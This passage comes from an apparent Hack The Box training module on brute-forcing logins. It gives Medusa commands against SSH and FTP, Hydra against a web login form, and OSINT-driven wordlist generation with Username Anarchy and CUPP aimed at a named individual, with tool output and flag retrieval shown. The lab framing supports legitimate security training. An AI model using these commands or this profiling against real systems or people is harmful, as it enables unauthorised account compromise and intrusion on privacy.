- `-t 3`: Dictates the number of parallel login attempts to execute concurrently. Increasing this number can speed up the attack but may also increase the likelihood of detection or triggering security measures on the target system.

```
medusa -h IP -n PORT -u sshuser -P 2023-200_most_used_passwords.txt -M ssh
-t 3

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <[email
protected]>
...
ACCOUNT FOUND: [ssh] Host: IP User: sshuser Password: 1q2w3e4r5t [SUCCESS]
```

Upon execution, Medusa will display its progress as it cycles through the password combinations. The output will indicate a successful login, revealing the correct password.

## Gaining Access

With the password in hand, establish an SSH connection using the following command and enter the found password when prompted:

```
ssh sshuser@<IP> -p PORT
```

This command will initiate an interactive SSH session, granting you access to the remote system's command line.

## Expanding the Attack Surface

Once inside the system, the next step is identifying other potential attack surfaces. Using `netstat` (within the SSH session) to list open ports and listening services, you discover a service running on port 21.

```
netstat -tulpn | grep LISTEN

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp6       0      0 :::22                   :::*                    LISTEN
-
tcp6       0      0 :::21                   :::*                    LISTEN
-
```

Further reconnaissance with `nmap` (within the SSH session) confirms this finding as an ftp server.

```
nmap localhost

Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-05 13:19 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000078s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

## Targeting the FTP Server

Having identified the FTP server, you can proceed to brute-force its authentication mechanism.

If we explore the `/home` directory on the target system, we see an `ftpuser` folder, which implies the likelihood of the FTP sever username being `ftpuser`. Based on this, we can modify our Medusa command accordingly:

```
medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp
-t 5

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <[email
protected]>

GENERAL: Parallel Hosts: 1 Parallel Logins: 5
GENERAL: Total Hosts: 1
GENERAL: Total Users: 1
GENERAL: Total Passwords: 197
...
ACCOUNT FOUND: [ftp] Host: 127.0.0.1 User: ... Password: ... [SUCCESS]
...
GENERAL: Medusa has finished.
```

The key differences here are:

- `-h 127.0.0.1`: Targets the local system, as the FTP server is running locally. Using the IP address tells medusa explicitly to use IPv4.
- `-u ftpuser`: Specifies the username `ftpuser`.
- `-M ftp`: Selects the FTP module within Medusa.
- `-t 5`: Increases the number of parallel login attempts to 5.

## Retrieving The Flag

Upon successfully cracking the FTP password, establish an FTP connection. Within the FTP session, use the `get` command to download the `flag.txt` file, which may contain sensitive information.:

```
ftp ftp://ftpuser:<FTPUSER_PASSWORD>@localhost

Trying [::1]:21 ...
Connected to localhost.
220 (vsFTPd 3.0.5)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> ls
229 Entering Extended Passive Mode (|||25926|)
150 Here comes the directory listing.
-rw-------    1 1001     1001           35 Sep 05 13:17 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||37251|)
150 Opening BINARY mode data connection for flag.txt (35 bytes).
100%
|***********************************************************************
**|    35      776.81 KiB/s    00:00 ETA
226 Transfer complete.
35 bytes received in 00:00 (131.45 KiB/s)
ftp> exit
221 Goodbye.
```

Then read the file to get the flag:

```
cat flag.txt
HTB{...}
```

The ease with which such attacks can be executed underscores the importance of employing strong, unique passwords.

# Custom Wordlists

While pre-made wordlists like `rockyou` or `SecLists` provide an extensive repository of potential passwords and usernames, they operate on a broad spectrum, casting a wide net in the hopes of catching the right combination. While effective in some scenarios, this approach can be inefficient and time-consuming, especially when targeting specific individuals or organizations with unique password or username patterns.

Consider the scenario where a pentester attempts to compromise the account of "Thomas Edison" at his workplace. A generic username list like `xato-net-10-million-usernames-dup.txt` is unlikely to yield any meaningful results. Given the potential username conventions enforced by his company, the probability of his specific username being included in such a massive dataset is minimal. These could range from a straightforward first name/last name format to more intricate combinations like last name/first three.

In such cases, the power of custom wordlists comes into play. These meticulously crafted lists, tailored to the specific target and their environment, dramatically increase brute-force attacks' efficiency and success rate. They leverage information gathered from various sources, such as social media profiles, company directories, or even leaked data, to create a focused and highly relevant set of potential passwords and usernames. This laser-sharp approach minimizes wasted effort and maximizes the chances of cracking the target account.

## Username Anarchy

Even when dealing with a seemingly simple name like "Jane Smith," manual username generation can quickly become a convoluted endeavor. While the obvious combinations like `jane`, `smith`, `janesmith`, `j.smith`, or `jane.s` may seem adequate, they barely scratch the surface of the potential username landscape.

Human creativity knows no bounds, and usernames often become a canvas for personal expression. Jane could seamlessly weave in her middle name, birth year, or a cherished hobby, leading to variations like `janemarie`, `smithj87`, or `jane_the_gardener`. The allure of `leetspeak`, where letters are replaced with numbers or symbols, could manifest in usernames like `j4n3`, `5m1th`, or `j@n3_5m1th`. Her passion for a particular book, movie, or band might inspire usernames like `winteriscoming`, `potterheadjane`, or `smith_beatles_fan`.

This is where `Username Anarchy` shines. It accounts for initials, common substitutions, and more, casting a wider net in your quest to uncover the target's username:

```
./username-anarchy -l

Plugin name             Example
-------------------------------------------------------------------------
------
first                   anna
firstlast               annakey
```

```
first.last              anna.key
firstlast[8]            annakey
first[4]last[4]         annakey
firstl                  annak
f.last                  a.key
flast                   akey
lfirst                  kanna
l.first                 k.anna
lastf                   keya
last                    key
last.f                  key.a
last.first              key.anna
FLast                   AKey
first1                  anna0,anna1,anna2
fl                      ak
fmlast                  abkey
firstmiddlelast         annaboomkey
fml                     abk
FL                      AK
FirstLast               AnnaKey
First.Last              Anna.Key
Last                    Key
```

First, install ruby, and then pull the `Username Anarchy` git to get the script:

```
sudo apt install ruby -y
git clone https://github.com/urbanadventurer/username-anarchy.git
cd username-anarchy
```

Next, execute it with the target's first and last names. This will generate possible username combinations.

```
./username-anarchy Jane Smith > jane_smith_usernames.txt
```

Upon inspecting `jane_smith_usernames.txt`, you'll encounter a diverse array of usernames, encompassing:

- Basic combinations: `janesmith`, `smithjane`, `jane.smith`, `j.smith`, etc.
- Initials: `js`, `j.s.`, `s.j.`, etc.
- etc

This comprehensive list, tailored to the target's name, is valuable in a brute-force attack.

# CUPP

With the username aspect addressed, the next formidable hurdle in a brute-force attack is the password. This is where `CUPP` (Common User Passwords Profiler) steps in, a tool designed to create highly personalized password wordlists that leverage the gathered intelligence about your target.

Let's continue our exploration with Jane Smith. We've already employed `Username Anarchy` to generate a list of potential usernames. Now, let's use CUPP to complement this with a targeted password list.

The efficacy of CUPP hinges on the quality and depth of the information you feed it. It's akin to a detective piecing together a suspect's profile - the more clues you have, the clearer the picture becomes. So, where can one gather this valuable intelligence for a target like Jane Smith?

- `Social Media`: A goldmine of personal details: birthdays, pet names, favorite quotes, travel destinations, significant others, and more. Platforms like Facebook, Twitter, Instagram, and LinkedIn can reveal much information.
- `Company Websites`: Jane's current or past employers' websites might list her name, position, and even her professional bio, offering insights into her work life.
- `Public Records`: Depending on jurisdiction and privacy laws, public records might divulge details about Jane's address, family members, property ownership, or even past legal entanglements.
- `News Articles and Blogs`: Has Jane been featured in any news articles or blog posts? These could shed light on her interests, achievements, or affiliations.

OSINT will be a goldmine of information for CUPP. Provide as much information as possible; CUPP's effectiveness hinges on the depth of your intelligence. For example, let's say you have put together this profile based on Jane Smith's Facebook postings.

| Field | Details |
|---|---|
| Name | Jane Smith |
| Nickname | Janey |
| Birthdate | December 11, 1990 |
| Relationship Status | In a relationship with Jim |
| Partner's Name | Jim (Nickname: Jimbo) |
| Partner's Birthdate | December 12, 1990 |
| Pet | Spot |
| Company | AHI |
| Interests | Hackers, Pizza, Golf, Horses |

| Field | Details |
| --- | --- |
| Favorite Colors | Blue |

CUPP will then take your inputs and create a comprehensive list of potential passwords:

- Original and Capitalized: `jane`, `Jane`
- Reversed Strings: `enaj`, `enaJ`
- Birthdate Variations: `jane1994`, `smith2708`
- Concatenations: `janesmith`, `smithjane`
- Appending Special Characters: `jane!`, `smith@`
- Appending Numbers: `jane123`, `smith2024`
- Leetspeak Substitutions: `j4n3`, `5m1th`
- Combined Mutations: `Jane1994!`, `smith2708@`

This process results in a highly personalized wordlist, significantly more likely to contain Jane's actual password than any generic, off-the-shelf dictionary could ever hope to achieve. This focused approach dramatically increases the odds of success in our password-cracking endeavors.

If you're using Pwnbox, CUPP is likely pre-installed. Otherwise, install it using:

```
sudo apt install cupp -y
```

Invoke CUPP in interactive mode, CUPP will guide you through a series of questions about your target, enter the following as prompted:

```
cupp -i


___________
   cupp.py!                  # Common
      \                      # User
       \   ,__,              # Passwords
        \  (oo)____          # Profiler
           (__)    )\
              ||--|| *       [ Muris Kurgas | [email protected] ]
                             [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990
```

```
> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name: Spot
> Company name: AHI

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black],
spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 46790 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!
```

We now have a generated username.txt list and jane.txt password list, but there is one more thing we need to deal with. CUPP has generated many possible passwords for us, but Jane's company, AHI, has a rather odd password policy.

- Minimum Length: 6 characters
- Must Include:
  - At least one uppercase letter
  - At least one lowercase letter
  - At least one number
  - At least two special characters (from the set `!@#$%^&*`)

As we did earlier, we can use grep to filter that password list to match that policy:

```
grep -E '^.{6,}$' jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E
'[0-9]' | grep -E '([!@#$%^&*].*){2,}' > jane-filtered.txt
```

This command efficiently filters `jane.txt` to match the provided policy, from ~46000 passwords to a possible ~7900. It first ensures a minimum length of 6 characters, then checks for at least one uppercase letter, one lowercase letter, one number, and finally, at

least two special characters from the specified set. The filtered results are stored in `jane-filtered.txt`.

Use the two generated lists in Hydra against the target to brute-force the login form. Remember to change the target info for your instance.

```
hydra -L usernames.txt -P jane-filtered.txt IP -s PORT -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these * ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-05 11:47:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 655060 login tries (l:14/p:46790), ~40942 tries per task
[DATA] attacking http-post-form://IP:PORT/:username=^USER^&password=^PASS^:Invalid credentials
[PORT][http-post-form] host: IP   login: ...   password: ...
[STATUS] attack finished for IP (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-05 11:47:18
```

Once Hydra has completed the attack, log into the website using the discovered credentials and retrieve the flag.

# Skills Assessment Part 1

---

The first part of the skills assessment will require you to brute-force the the target instance. Successfully finding the correct login will provide you with the username you will need to start Skills Assessment Part 2.

You might find the following wordlists helpful in this engagement: usernames.txt and passwords.txt

# Skills Assessment Part 2

---

This is the second part of the skills assessment. `YOU NEED TO COMPLETE THE FIRST PART BEFORE STARTING THIS`. Use the username you were given when you completed part 1 of

the skills assessment to brute force the login on the target instance.